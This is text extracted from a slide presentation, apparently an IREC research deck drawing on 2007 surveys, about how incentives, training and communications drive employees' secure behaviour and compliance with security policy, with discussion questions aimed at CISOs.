


MODEL OF USER PSYCHOLOGY

OPENING THE BLACK BOX


Behavior change campaigns work through five mental constructs to affect behavior

Model Schematic



Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.


ROADMAP FOR TODAY'S DISCUSSION



PSYCHOLOGICAL DRIVERS OF SECURE BEHAVIOR

AN INCONVENIENT TRUTH

Each construct differentially drives the compliance decision, with compliance burden the strongest driver; and while burden is primarily responsive to improved technical controls, behavior change efforts can reduce the perceived burden




Source: 2007 IREC User Behavior Survey; IREC research.


UNDER-USED AMMUNITION

While incentives are almost as powerful as training and communications, most companies under-utilize incentives as a lever for behavior change

Maximum Impact on Secure Behavior
Secure Behavior Index (Maximum Impact)



Percentage of Users Experiencing Action Category
Survey Results




Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.

A KIND WORD GOES A LONG WAY

Incentive schemes should include rewards as well as penalties, but can be as simple as praise or warnings from a user's manager

Impact of (Dis)Incentives
Secure Behavior Index (Maximum Impact)



DISCUSSION QUESTION


It is easier to spot violations than to identify "good behaviors." How are companies identifying opportunities for rewards?

IMPACT OF TRAINING

LOTS OF HEADROOM

The best training enjoys returns significantly higher than average, showing substantial room for improvement in existing training methods


Impact of Security Training
Secure Behavior Index (Maximum Impact)



TRAIN SMARTER

CISOs can increase impact of training by focusing on overall message attributes and delivery channels

Key Aspects of Effective Training



* Other attributes that had a positive impact include: Focus on Policy, Focus on Risk, Interesting.


Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.

IMPACT OF COMMUNICATIONS

ROOM FOR IMPROVEMENT

A high-quality communications strategy can more than double the impact of secure behavior

$$\frac{\text{Impact of Security Communications}}{\text{Secure Behavior Index (Maximum Impact)}}$$




Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.

SELLING SECURITY

Marketers are experts in changing behavior—their techniques work for security compliance too

Impact of Message Aesthetics
Secure Behavior Index (Maximum Impact)



DISCUSSION QUESTION

What strategies are companies using to inject marketing techniques/talent into end-user training and communication efforts?

* Attributes that positively impact training effectiveness such as actionability, clarity, etc., affect communications in similar proportions.




Source: 2007 IREC Behavior Change Inventory; 2007 IREC User Behavior Survey; IREC research.

IMPACT OF COMMUNICATIONS: MESSAGE FREQUENCY

HOW MUCH IS ENOUGH?

Diminishing returns on communications do not set in until 6 direct and 6 indirect messages per month...

...with most organizations in no danger of reaching that limit

